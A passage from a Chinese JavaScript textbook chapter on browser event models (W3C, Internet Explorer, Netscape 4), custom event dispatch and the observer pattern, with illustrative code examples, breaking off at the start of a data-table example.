只读属性，发生事件的 Window 对象。

detail

只读属性，提供事件的额外信息。

13.3.5.3　MouseEvent 接口的属性

MouseEvent 接口是 UIEvent 接口的子接口，它在 UIEvent 接口的基础上还定义了下列属性：

button

只读属性，数值，声明在 mousedown、mouseup 和 click 事件中，哪个鼠标键改变了状态，0 表示左键，2 表示右键。

altKey、ctrlKey、metaKey 和 shiftKey

只读属性，布尔值，分别声明在鼠标事件发生时是否按下了 Alt 键、Ctrl 键、Meta 键或 Shift 键。

clientX、clientY

只读属性，数值，声明了事件发生时鼠标指针相对于客户区或浏览器窗口左上角的 X 坐标和 Y 坐标。

> 这两个坐标值在许多交互应用中非常有用，但是要注意它们是相对于窗口而不是相对于文档的，如果文档发生了滚动，要把窗口坐标相应地换算成文档位置的坐标。具体方法是，在 Netscape 中，加上 window.pageXOffset 和 window.pageYOffset，在 InternetExplorer 中，加上 document.body.scrollLeft 和 document.body.scrollTop。

screenX、screenY

只读属性，数值，声明了事件发生时鼠标指针相对于用户显示器左上角的 X 坐标和 Y 坐标。

relatedTarget

只读属性，引用与事件的目标节点相关的节点。对于 mouseover 事件来说，它是鼠标移到目标上时所离开的那个节点，对于 mouseout 事件来说，它是离开目标时鼠标进入的那个节点。

13.3.5.4　MutationEvent 接口

MutationEvent 接口是 Event 接口的子接口，它通常处理与文档结构相关的事件而不是与文档内容相关的事件。在 Web 应用开发中，这个接口很少使用，所以这里不作详细介绍。详情可参阅 DOM 手册和其他相关文档。

13.3.6　混合事件模型

标准模型向后兼容简单模型，这意味着你可以在页面文档中使用混合事件模型。下面正是这样一个例子：

例 13.12　混合事件模型

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.12  混合事件模型</title>
</head>
<body>
<button id="btn1">
    Push me
</button>
<script language="javascript" type="text/javascript">
```

```
<!--
    var btn1 = document.getElementById("btn1");
    btn1.onclick=function(){alert("Hello!")};
    //简单事件模型，任何浏览器都有效
    btn1.addEventListener("click",function(){(function(){alert(this.tagName)}).call
    (btn1);},true);
    //支持 Events 2.0 的浏览器有效，IE 6.0 无效
-->
</script>
</body>
</html>
```

不过需要注意的是，两种事件模型在浏览器实现中相互独立，因此尽管 e.onclick = function(){}和 e.addEventListener("click", function(){}, false)的作用相同，但是并不意味着用 e.removeEvnetListener 方法就能够把用前一种方式注册的事件删除。事实上目前的浏览器实现中不允许这样做。

13.3.7　合成事件

2 级 DOM 标准允许事件被程序生成并分派给相应的文档元素，以模拟用户交互，用于回归测试等特殊场合。事件的创建、初始化和分派是由 creatEvent()、initEvent()和 dispatchEvent()等一系列复杂的 API 完成的。不过遗憾的是，到目前为止似乎没有任何一个浏览器实现了这些 API，所以本书并不打算详细介绍它们，不过这种合成事件的模式对于实现自定义事件来说依然很有价值，关于自定义事件的问题，我们留待 13.5 节中进行详细的讨论。

关于合成和分派事件的详细内容可以参考 W3C 的 DOM 手册或其他相关文档。

13.4　浏览器的事件处理模型实现

尽管 W3C 组织做了大量的标准化工作，浏览器之间事件模型的差异依然普遍存在。Internet Explorer 和 Netscape 作为主流浏览器，在事件处理模型方面差异性很大，这不能不令人感到沮丧，因为这种差异性的存在极大地增加了编写跨浏览器兼容脚本的开发和维护成本，也增加了我们的学习成本。

13.4.1　Internet Explorer 事件模型

Internet Explorer 5 以上版本支持的事件模型是介于简单模型和标准模型之间的中间模型。这个模型包括 Event 对象，提供发生事件的详细描述。不过，前面已经说过，Internet Explorer 的 Event 对象并不传递给事件处理函数，而是作为 Window 对象的属性。

Internet Explorer 事件模型的事件传播只有两个阶段，它不支持标准事件模型中捕捉形式的事件传播。

13.4.1.1　关于 IE 事件注册

与标准事件模型类似，Internet Explorer 事件模型提供了注册事件的 API，它们是 attachEvent 和 detachEvent()方法。它们同标准模型中的 addEventListener()和 removeEventListener()非常类似，只是因为

不支持事件捕捉，所以只有两个参数。另外，Internet Explorer 模型中作为第一个参数传递的事件类型必须包括前缀“on”，这一点和标准模型有所区别。另外还需要注意的是，用 attachEvent 注册的事件句柄执行时，其所有者并不是 DOM 对象本身，而是当前的 Window 对象。这一点同简单模型和标准模型都不相同。下面给出一个例子：

例 13.13　Internet Explorer 事件模型

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.13 Internet Explorer 事件模型</title>
</head>
<body>
<button id="btn1">
    Push me
</button>
<script language="javascript" type="text/javascript">
<!--
    //为 btn1 元素注册 onclick 事件，IE 专用
    document.getElementById("btn1").attachEvent("onclick",function(){alert(btn1.
    innerHTML);});
-->
</script>
</body>
</html>
```

在 Internet Explorer 模型中要将句柄注册为对象方法，同样可以利用闭包的特性用之前介绍的“事件委托”的方式来实现。

例 13.14　将事件句柄注册为对象方法

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.14 将事件句柄注册为对象方法</title>
</head>
<body>
<button id="btn1">
    Push me
</button>
<script language="javascript" type="text/javascript">
<!--
    //为 btn1 注册 onclick 事件，IE 专用
    //将事件句柄注册为对象方法，就可以在函数中使用 this 引用
    document.getElementById("btn1").attachEvent("onclick",function(){(function()
    {alert(this.innerHTML);}).call(btn1)});
-->
</script>
</body>
</html>
```

13.4.1.2　IE Event 对象的属性

Internet Explorer 模型的 Event 对象实现了 Event 接口，并提供了许多有用的属性，其中最重要的属性如下所示：

type

只读属性，字符串，声明发生事件的类型，同标准模型中的 type。

srcElement

只读属性，发生事件的文档元素。同标准模型的 target。

button

只读属性，位掩码，0x1 表示按下鼠标左键，0x2 表示按下鼠标右键，可组合。

clientX、clientY

只读属性，相对浏览器窗口左上角的坐标，同标准模型中的 clientX、clientY。

offsetX、offsetY

只读属性，声明鼠标指针相对于源元素的位置。例如用它们可以确定点击了图片的哪个像素位置。

altKey、ctrlKey 和 shiftKey

这些属性同标准模型中的 altKey、ctrlKey 和 shiftKey。

keyCode

只读属性，声明键盘事件 keyup、keydown 的键代码以及 keypress 事件的 Unicode 字符编码。（通过 String.fromCharCode()方法可以将它们转换为字符）。

fromElement、toElement

只读属性，fromElement 声明 mouseover 事件中鼠标移出的文档元素，toElement 声明 mouseout 事件中鼠标移入的文档元素。类似于标准模型中的 relatedTarget。

cancelBubble

布尔值，默认值 false，把它设为 true 可以阻止起泡，起到类似于标准模型的 stopPropagation()的作用。

returnValue

布尔值，默认值 true，把它设为 false 可以阻止事件的默认动作，起到类似于标准模型的 preventDefault()的作用。

13.4.1.3　IE 中的事件起泡

与标准模型一样，Internet Explorer 事件传播包含起泡阶段。然而有所不同的是，Internet Explorer 模型通过设置 Event 对象的 cancelBubble 属性来阻止事件起泡，而不是调用 stopPropagation()方法。

13.4.2　Netscape 4 事件模型

Netscape 4 事件模型同简单模型类似，只是它支持启用事件捕捉的专用方法。

13.4.2.1　Netscape 4 中的事件捕捉及其范例

在 Netscape 4 中，Window、Document 和 Layer 等页面容器对象可以通过 captureEvents()方法捕捉传递给内部元素的事件对象。这个方法的参数指定了要捕捉的事件类型。它是一个位掩码，这意味着可以

用位运算符“|”将多个事件类型常量进行“或”运算。例如：

```
window.captureEvents(Event.MOUSEDOWN | Event.MOUSEUP);
```

发出接收这些事件的请求后，程序就可以为这些事件注册处理程序：

```
window.onmousedown = function(event){...};
window.onmouseup = function(event){...};
```

当一个容器对象捕捉到一个事件之后，可以决定是否将它继续向下传播，如果调用了 routeEvent()方法，则这个事件继续被传送给下一个发送了接收事件请求的容器对象，如果这个对象不存在或者不调用 routeEvent()方法，则事件将被产生它的源对象接收并处理。例如：


例 13.15 引自《JavaScript Bible》（第四版）
原作者：Danny Goodman John Wiley & Sons

例 13.15　routeEvent()方法 for Netscape 4

```
/*
JavaScript Bible, Fourth Edition
by Danny Goodman
John Wiley & Sons CopyRight 2001
*/
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
//控制 setDocRte 复选框的勾选
//确定是否要文档捕捉 click 事件
function setDocCapture(enable) {
    //captureEvents()在 IE 下对应用 setCapture()
    if (!enable) {
        document.captureEvents(Event.CLICK);
    } else {
    //releaseEvents()是和 captureEvents()相反的操作
        document.releaseEvents(Event.CLICK);
        document.forms[0].setDocRte.checked = false;
        docRoute = false;
    }
}
//控制 setLyrRte 复选框的勾选
//确定是否要层 layer1 捕捉 click 事件
function setLayerCapture(enable) {
    if (!enable) {
        document.layer1.captureEvents(Event.CLICK);
    } else {
        document.layer1.releaseEvents(Event.CLICK);
        document.forms[0].setLyrRte.checked = false;
        layerRoute = false;
```

```
    }
}

//是否将事件传给下一层的标志
var docRoute = false;
var layerRoute = false;

//设置是否将事件传给下一层
function setDocRoute(enable) {
    docRoute = !enable;
    document.forms[0].setDocShortCircuit.checked = false;
    docShortCircuit = false;
}
function setLayerRoute(enable) {
    layerRoute = !enable;
    document.forms[0].setLyrShortCircuit.checked = false;
    layerShortCircuit = false;
}

//快捷传播标志
var docShortCircuit = false;
var layerShortCircuit = false;
//设置是否快捷传播事件
function setDocShortcut(enable) {
    docShortCircuit = !enable;
    if (docShortCircuit) {
        document.forms[0].setDocRte.checked = false;
        docRoute = false;
    }
}
function setLayerShortcut(enable) {
    layerShortCircuit = !enable;
    if (layerShortCircuit) {
        document.forms[0].setLyrRte.checked = false;
        layerRoute = false;
    }
}
function doMainClick(e) {
    if (e.target.type == "button") {
        alert("Captured in top document");
        if (docRoute) {
            //利用 routeEvent 将事件传给下一个容器对象
            //这个时候 click 事件将从 documentElement 向内层的元素传播
            //直到到达目标 button
            routeEvent(e);
        } else if (docShortCircuit) {
```

```
            //如果快捷传播，直接将事件传给 layerButton2
            document.layer1.document.forms[0].layerButton2.handleEvent(e);
        }
    }
}
document.captureEvents(Event.CLICK);
document.onclick=doMainClick;
</SCRIPT>
</HEAD>
<BODY>
<B>Redirecting Event.CLICK</B>
<HR>
<FORM>
<INPUT TYPE="checkbox" NAME="setDocCap"
 onMouseDown="setDocCapture(this.checked)" CHECKED>Enable Document Capture 
<INPUT TYPE="checkbox" NAME="setDocRte"
 onMouseDown ="setDocRoute(this.checked)">And let event continue
<INPUT TYPE="checkbox" NAME="setDocShortCircuit"
onMouseDown ="setDocShortcut(this.checked)">Send event to 'layerButton2'<P>
<INPUT TYPE="checkbox" NAME="setLyrCap"
 onMouseDown ="setLayerCapture(this.checked)" CHECKED>Enable Layer Capture 
<INPUT TYPE="checkbox" NAME="setLyrRte"
 onMouseDown ="setLayerRoute(this.checked)">And let event continue
<INPUT TYPE="checkbox" NAME="setLyrShortCircuit"
onMouseDown ="setLayerShortcut(this.checked)">Send event to 'layerButton2'<P>
<HR>
<INPUT TYPE="button" VALUE="Button 'main1'" NAME="main1"
   onClick="alert('Event finally reached Button:' + this.name)">
</FORM>
<LAYER ID="layer1" LEFT=200 TOP=200 BGCOLOR="coral">
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
function doLayerClick(e) {
    if (e.target.type == "button") {
        alert("Captured in layer1");
        if (layerRoute) {
            routeEvent(e);
        } else if (layerShortCircuit) {
            document.forms[0].layerButton2.handleEvent(e);
        }
    }
}
layer1.captureEvents(Event.CLICK);
layer1.onclick=doLayerClick;
</SCRIPT>
```

```
</HEAD>
<BODY>
<FORM>
 layer1<BR><P><INPUT TYPE="button" VALUE="Button 'layerButton1'"
   NAME="layerButton1"
   onClick="alert('Event finally reached Button:' + this.name)"></P>
<P><INPUT TYPE="button" VALUE="Button 'layerButton2'"
   NAME="layerButton2"
   onClick="alert('Event finally reached Button:' + this.name)"></P>
</FORM>
</BODY>
</LAYER>
</BODY>
</HTML>
```

牢记事件传播阶段消息是从外层向内传播的，因此如果 document.captureEvents()后，顶层（documentElement）先捕获到事件，并进行相应的处理，若处理后，要让事件继续传播，则用 routeEvent()方法将事件继续传播下去（从 documentElement 到内部的 Layer1 再到 button），直到事件达到目标元素（即声明了 onClick=xxx 的那个 DOM 元素）。

当你希望取消一个容器对象的捕获事件请求时，可以调用它的 releaseEvent()方法，这个方法的参数与 captureEvent()方法的参数相同。

13.4.2.2　Netscape 4 Event 对象的属性

Netscape 4 事件模型的 Event 对象的属性几乎与 IE Event 对象和各种标准事件模型对象的属性完全不同。其中最主要的一些属性如下所示：

type

只读属性，同标准模型的 type。

target

只读属性，同标准模型的 target。

pageX、pageY

这两个属性声明了发生事件是相对于浏览器窗口左上角的像素坐标。同标准模型中的 clientX、clientY。

witch

只读数值，对于鼠标事件，这个属性存放 1、3 分别代表鼠标的左键和右键，对于键盘事件，该属性存放被按下的键的 Unicode 码。

modifiers

只读属性，位掩码，声明发生事件时，哪个键盘组合键被按下了。


由于 Netscape 6 已经实现了标准对象模型的绝大部分，因此除了满足某些特殊的向后兼容需要外，Netscape 4 事件模型没有什么作用。

13.5　回调与用户自定义事件

本节稍稍深入地讨论关于事件处理的话题，如果你对模式、闭包和面向对象等概念还不太理解，不妨暂且跳过这部分内容，等阅读完第五部分之后再回过头来阅读它，相信你会有很大收获。

13.5.1　事件处理模式——一个实现简单事件处理模式的例子

在程序设计领域，“事件处理”是一种模式，当一个对象受外部影响而改变状态时，通过消息的方式将这个状态改变通知给这个对象或者相关联的某个对象，让它执行对应的动作，这就是事件处理的基本原理。负责通知状态改变的对象被称作“消息”，而执行响应动作的属性则被称作“事件代理”。

例如下面就是一个简单的事件处理模式的应用：

例 13.16　实现简单事件处理模式

```
//dispatchEvent 函数是用来指派事件的
//参数 owner 是事件的所有者，eventType 是事件的类型，eventArgs 是事件参数
function dispatchEvent(owner, eventType, eventArgs)
{
    if(owner && owner["on"+eventType])
        setTimeout(function(){owner["on"+eventType](eventArgs)}, 1);
}
//定义一个随机序列生成器，生成一串长度为 len 的随机 0-1 序列
function randomSerials(len)
{
    function randomSignal()
    {
        return Math.random() > 0.5 ? 1 : 0;
    }
    var ret = [];
    for(var i = 0; i < len; i++)
    {
        //生成随机的 0-1 信号
        ret.push(randomSignal());
    }
    return ret;
}
//定义一个差分系统类型，obl 为系统的输入信号的长度（带宽）
function Differ(obl)
{
    //输入信号缓存
    var buffer = new Array(obl);
    //时序
    var time = 0;
```

```
    //读取缓存的信号并且清空缓存
    this.readBuffer = function()
    {
        var buf = buffer;

        buffer = new Array(obl);
        time = 0;

        return buf;
    }
    //得到缓存容量
    this.bufferSize = function()
    {
        return obl;
    }

    //将信号序列输入差分系统
    this.input = function(serials)
    {
        for(var i = 1; i < serials.length; i++)
        {
                //一个差分信号系统，当输入序列由 0 到 1 或者由 1 到 0 变化的时候
                //产生一个高电平信号 1，否则为低电平信号 0
                var signal = Math.abs(serials[i] - serials[i - 1]);
                buffer[time++ % obl] = signal;
                //如果产生高电平信号 1
                if(signal)
                    //发起一个信号改变事件，把输入序列，时序和瞬时的缓冲值作为参数
                    dispatchEvent(this, "signalchange",
                            {input:serials, time:time, buffer:buffer.slice(0)});
        }
    }
}

//生成一个长度为 20 的随机 0-1 序列
var inputSerials = randomSerials(20);
alert(inputSerials);
//创建一个带宽为 20 的差分系统
var diff10 = new Differ(20);
//将信号输入差分系统
diff10.input(inputSerials);
//查看最终的输出
alert(diff10.readBuffer());
```

```
//注册 onsignalchange 事件
diff10.onsignalchange = function(eventArgs)
{
    //在事件中显示信号出现的时序
    alert(eventArgs.time);
}
//再次输入信号，观察事件触发
diff10.input(inputSerials);
```

在上面的例子中，函数 dispatchEvent 负责分派事件，onsignalchange 是事件代理，在这个差分系统 diff10 中，当输入信号的电平发生变化（从 0 到 1 或者从 1 到 0）时，触发相应的事件 onsignalchange，并且将当前输入信号、时序和当前输出缓存作为事件参数传入事件处理程序。

```
diff10.onsignalchange = function(eventArgs)
{
    alert(eventArgs.time);
}
```

onsignal change 被指向指定的事件处理程序，在这里我们打印出输入电平发生变化时的输入信号时序。

13.5.2　用户事件接口的定义

前面的例子中，我们仅仅定义了一个用来分派事件的函数 dispatchEvent，但它也可以看作是一个完整的用户事件接口，现在我们回顾这个函数，弄明白它究竟做了什么样的事情：

```
function dispatchEvent(owner, eventName, eventArgs)
{
    if(owner && owner["on"+eventName])
        setTimeout(function(){owner["on"+eventName](eventArgs)}, 1);
}
```

这个函数接收三个参数，它的第一个参数是一个对象，指定了这个事件的“所有者”，即这个事件是由谁接收和负责处理的。在上面的例子中，这个 owner 是 Differ 对象本身即：

```
dispatchEvent(this, "signalchange", {input:serials, time:time, buffer:buffer});
```

传入的 owner 参数是 this，实际上事件模式允许其他类型作为事件分派的所有者，尤其在一些特定的模式，通常事件的发起者和事件的接收者可以不是同一个对象。在 13.5.4 小节介绍的观察者模式中可以看到这一点。

第二个参数是一个表示事件类型的字符串，它决定了事件代理的名称，根据事件模型的规范，事件代理的名称为“on”+事件类型，例如上面例子中，事件类型为 signalchange，对应的事件代理为 onsignalchange。

第三个参数是一个事件参数对象，它决定了传递给事件接收者的参数，在上面的例子中，它传递了 input、time 和 buffer 三个属性，分别代表发生事件时的当前输入序列、时序以及输出缓存的值。

dispatchEvent 函数本身的内容很简单，它只是确保调用接收者的事件代理，并将事件参数正确传入

这个事件代理。至于事件代理是如何处理事件参数的，它并不关心。

13.5.3　事件代理和事件注册——一个实现标准事件接口的例子

在事件处理模式中，为事件代理指定事件处理函数的过程被称为事件注册。在上面的例子中，diff10.onsignalchange 是极其简单的事件代理，它的事件注册过程也极为简单——采用直接赋值的方式来完成。

事实上根据设计的不同，事件代理可以有更加复杂的注册方式，例如 DOM-level-2 的 addEventListener 和 removeEventListener，我们也可以实现类似的事件注册方法，以支持为一个事件代理注册多个事件处理方法。为了实现它，我们完善事件接口，修改上面的例子如下：

例 13.17　实现标准事件接口

```
function EventManager(owner)
{
    //事件的所有者，默认为对象自身
    owner = owner || this;

    //dispatchEvent()方法用来发起事件
    //eventType 是事件类型
    //eventArgs 是事件参数
    this.dispatchEvent = function(eventType, eventArgs)
    {
        //得到事件列表
        var events = owner["on"+eventType];
        //如果事件列表不是一个数组，应该要转换成数组
        if(events && typeof(events) == "function")
            events = [events];
        if(owner && events)
        {
            //遍历列表中的事件处理函数，依次调用它们
            //事件处理函数是由下面将要看到的 addEventListener 方法注册的
            for(var i = 0; i < events.length; i++)
            {
                setTimeout(
                    (function(i){return function(){events[i](eventArgs)}
                    })(i), 1
                );
            }
        }
    }
    //addEventListener()负责绑定事件处理句柄
    //即把由 dispatchEvent()发起的事件交给具体的方法来处理
    //addEventListener()允许对一个 eventType 绑定多个事件处理句柄
    this.addEventListener = function(eventType, closure)
    {
```

```
        if(owner["on"+eventType] == null)
        {
            owner["on"+eventType] = [];
        }
        var events = owner["on"+eventType];
        //处理一下类型，因为有可能事件是用简单模型注册的
        //这个时候 events 的类型将是 function，要把它转成数组
        if(events && typeof(events) == "function")
            events = [events];
        //将 closure 函数放入事件处理句柄列表
        events.push(closure);
    }
    //removeEventListener 是 addEventListener 的反向操作
    this.removeEventListener = function(eventType, closure)
    {
        var events = owner["on"+eventType];
        if(events && typeof(events) == "function")
            events = [events];

        for(var i = 0; i < events.length; i++)
        {
            //遍历事件处理句柄列表，找到要注销的事件处理函数
            //将它从列表中删除
            if(events[i] == closure)
                events.splice(i, 1);
        }
    }
}

//随机序列生成器，同前面的例子一样
function randomSerials(len)
{
    function randomSignal()
    {
        return Math.random() > 0.5 ? 1 : 0;
    }
    var ret = [];
    for(var i = 0; i < len; i++)
    {
        ret.push(randomSignal());
    }
    return ret;
}

//差分系统类型，实现 EventManager 接口
function Differ(obl)
```

```
{
    var buffer = new Array(obl);
    var time = 0;

    //通过构造实现 EventManager 接口，关于这方面的内容
    //在本书第五部分将会有更加详细的讨论
    EventManager.call(this);

    //读取缓存的信号并且清空缓存
    this.readBuffer = function()
    {
        var buf = buffer;

        buffer = new Array(obl);
        time = 0;

        return buf;
    }

    //得到缓存容量
    this.bufferSize = function()
    {
        return obl;
    }

    //将信号序列输入差分系统，和前面的例子类似
    this.input = function(serials)
    {
        for(var i = 1; i < serials.length; i++)
        {
                //一个差分信号系统，当输入序列由 0 到 1 或者由 1 到 0 变化的时候
                //产生一个高电平信号 1，否则为低电平信号 0
                var signal = Math.abs(serials[i] - serials[i - 1]);
                buffer[time++ % obl] = signal;
                //如果产生高电平信号 1
                if(signal)
                    //发起 signalchange 事件，这时直接应用从 EventManager 接口继承的
                    //dispatchEvent 方法
                    this.dispatchEvent("signalchange",
                        {input:serials, time:time, buffer:buffer.slice(0)});
        }
    }
}

//产生一个长度为 20 的随机信号数列
var inputSerials = randomSerials(20);
```

```
alert(inputSerials);

//构造一个带宽为 20 的差分系统
var diff10 = new Differ(20);

//输入随机信号并读取输出
diff10.input(inputSerials);
alert(diff10.readBuffer());

var eventHandler1 = function(eventArgs){
    //查看信号时序
alert(eventArgs.time);
}

var eventHandler2 = function(eventArgs){
    //查看信号出现时的缓存区状态
alert(eventArgs.buffer);
}

//注册 diff10 的 singalchange 事件到 eventHandler1 和 eventHandler2
diff10.addEventListener("signalchange",eventHandler1);
diff10.addEventListener("signalchange",eventHandler2);
//再次输入随机信号，观察事件触发
diff10.input(inputSerials);

//取消 eventHandler1 的注册
diff10.removeEventListener("signalchange",eventHandler1);
```

在上面的例子里，我们建立了一个 EventManager 类型，为它定义了三个对象方法，dispatchEvent 方法和前面那个例子很类似，是用来分派事件的，而另外的 addEventListener 和 removeEventListener 则是用来注册和注销事件处理函数。

在 Differ 类型中，我们通过 **EventManager.call(this);**将 EventManager 类型的实例运用到 Differ 原型中（关于这个问题的深层机制，留待第五部分再进行详细讨论）。然后调用 this.dispatchEvent 来分派事件。

在为 Differ 实例的 onsignalchange 事件代理注册事件时，你会发现它和标准的 DOM 事件模型非常类似：

```
diff10.addEventListener("signalchange",eventHandler1);
diff10.addEventListener("signalchange",eventHandler2);
diff10.removeEventListener("signalchange",eventHandler1);
```

运行过这个例子，你会发现一个有趣的地方，就是 diff10.input(inputSerials);触发的事件并没有执行 eventHandler1 和 eventHandler2，而是只执行了 eventHandler2，原因是：

```
diff10.removeEventListener("signalchange",eventHandler1);
```

先于事件的触发被执行，这是因为事件机制是一种“异步回调”机制。

- 关于同步和异步的问题，我们将在第 16 章进行详细的讨论。

13.5.4　标准模式——事件分派和接收

在事件处理模式中，事件的分派者负责发出消息，事件的接收者负责处理消息。在前面的例子里，它们是由同一个对象（Differ）完成的。

然而，事实上，事件处理模式中，并不要求消息的发送和接收由同一个对象完成，在某些模式中，它们是不同的对象，其中最常见的一种是“观察者”模式，下面将差分系统的例子改写为观察者模式：

例 13.18　观察者模式

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 13.18 观察者模式</title>
</head>
<body>
<script>
<!--
function dwn(s)
{
    document.write(s + "<br/>");
}
//dispatchEvent 函数同例 13.16 一样
function dispatchEvent(owner, eventType, eventArgs)
{
    if(owner && owner["on"+eventType])
        setTimeout(function(){owner["on"+eventType](eventArgs)}, 1);
}
//randomSerials 也同例 13.16 一样
function randomSerials(len)
{
    function randomSignal()
    {
        return Math.random() > 0.5 ? 1 : 0;
    }
    var ret = [];
    for(var i = 0; i < len; i++)
    {
        ret.push(randomSignal());
    }
    return ret;
}

//增加一个 DifferObserver 对象负责“观察” Differ 对象的状态
```

```
//在这种模式下，Differ 不关心自身的状态
function DifferObserver(differ)
{
    this.differ = differ;
    differ.setObserver(this);
}

//不关心自身状态的 Differ 类型
function Differ(obl)
{
    var buffer = new Array(obl);
    var time = 0;

    //存放 Differ 对象的“观察者”
    var observer = null;

    this.input = function(serials)
    {
        for(var i = 1; i < serials.length; i++)
        {
                var signal = Math.abs(serials[i] - serials[i - 1]);
                buffer[time++ % obl] = signal;
                if(signal)
                    //在这里，将事件发送给当前的“观察者”而不是自身
                    //如果产生事件时，没有设置“观察者”，事件将被忽略
                    dispatchEvent(observer, "signalchange", {sender:this, input:
                    serials, time:time, buffer:buffer.slice(0)});
        }
    }

    //设置自身的“观察者”
    this.setObserver = function(obs)
    {
        observer = obs;

        //把 readBuffer 方法和 bufferSize 方法留给 Differ 的“观察者”
        //而不是 Differ 自身
        observer.readBuffer = function()
        {
            var buf = buffer;

            buffer = new Array(obl);
            time = 0;
```

```
            return buf;
        }
        observer.bufferSize = function()
        {
            return obl;
        }
    }
}

//生成一个长度为 20 的随机 0-1 序列
var inputSerials = randomSerials(20);
//显示这个序列
dwn(inputSerials);
//构造一个带宽为 20 的差分系统
var diff10 = new Differ(20);
//输入随机序列信号
diff10.input(inputSerials);
//为这个差分系统创建一个“观察者”
var diffObs = new DifferObserver(diff10);
//通过观察者读取差分系统的输出
dwn(diffObs.readBuffer());

//通过观察者注册 onsignalchange 事件
diffObs.onsignalchange = function(eventArgs)
{
    if(diff10 == eventArgs.sender){
        //在产生高电平信号时显示时序
        alert(eventArgs.time);
    }
}
//再次输入信号，观察事件触发
diff10.input(inputSerials);
-->
</script>
</body>
</html>
```

执行结果如图 13.1 所示：

上面例子中的事件分派者是 Differ 类型，而事件接收者则是 DifferObserver 类型，所以事件注册的代理是 DifferObserver 的属性，在发送的事件参数中，我们增加了一个属性 sender，它引用事件的实际发送对象（在例子里是 diff10）。

观察者是一种非常好的设计模式，用它可以简化解决许多复杂的问题。设计模式不是本书讨论的重点，关于它的内容可以参考著名的教材《Design Patterns》，或者其他相关的高级教程。




图 13.1　观察者模式

本节的内容比较深入，包括了一些闭包和面向对象的技巧，在解释例子的时候，我并没有深入地讨论它们，如果你对例子的细节有不明白之处，不妨等到读过第五部分后再回头来审视。

13.6　一个例子——增强数据表格

在这里，我们通过实现一个交互性较强的 Web 组件来理解事件模型。


13.6.1　什么是增强数据表格

这里所说的数据表格，可以看作是 Table 的增强版，首先它具有一个固定的表头，当表格数据内容随鼠标向上下或者左右滚动的时候，表格的行位置不变。其次，当你用鼠标拖动列分界线的时候，可以动态地改变它的列宽。最后，当你用鼠标移动和点击到某一行的时候，它应该有明显的颜色标记。这个表格实际看起来像图 13.2 这个样子：

13.6.2　一个采用两重 table 嵌套方式固定表头的例子

为了实现表头的位置相对固定，我们采用两重 table 嵌套的方式，使得 HTML 代码看起来比单纯的 table 要稍稍复杂一些，类似于下面的样子：

```
<div class="tableContainer" id="order_Container">
<!--动态表格-->
